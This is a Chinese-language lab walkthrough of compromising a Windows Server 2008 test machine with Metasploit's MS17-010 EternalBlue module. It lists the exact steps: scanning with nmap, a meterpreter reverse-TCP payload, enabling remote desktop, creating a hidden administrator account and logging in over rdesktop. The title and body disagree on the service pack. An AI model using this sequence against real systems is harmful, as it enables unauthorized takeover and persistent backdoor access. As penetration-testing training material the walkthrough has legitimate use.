**应用Metasploit（ms17\_010）渗透测试Winserv 2008 SP2**

**测试环境：**

攻击机：Kali， IP：192.168.80.116


靶机：windows server 2008 (SP1)  ，IP：192.168.80.118

**步骤如下：**


1. 在kali命令端使用nmap测试靶机开放了什么端口



1. 在kali上运行Metasploit



1. 在kali命令端输入search 查找ms17-010模块




1. 调用模块： use exploit/windows/smb/ms17\_010-eternalblue



1. 选择payload： set payload windows/x64/meterpreter/reverse\_tcp




1. 查看设置：show options



1. 设置目标IP地址：set RHOST 192.168.80.118




1. 查看设置：show  options




1. 设置本机地址： set lhost 192.168.80.116



1. 然后exploit进行攻击。




1. 开启靶机的远程功能：run getgui -e




1. 输入shell进入靶机的cmd界面：



1. 在靶机创建新用户admin, 密码为123456@hack 由于靶机要求密码复杂，包括数字、字母和符号，所以，如果用简单的密码的话，是创建不成功的。




1. 将新用户添加到组Administrators里：





1. 这里可以远程靶机了，在kali中打开另一个命令端，输入

rdesktop 192.168.80.118 可以打开靶机的远程桌面了。



也可以通过自己的windows操作系统打开一个远程连接，如下：



点击“是”，成功进入

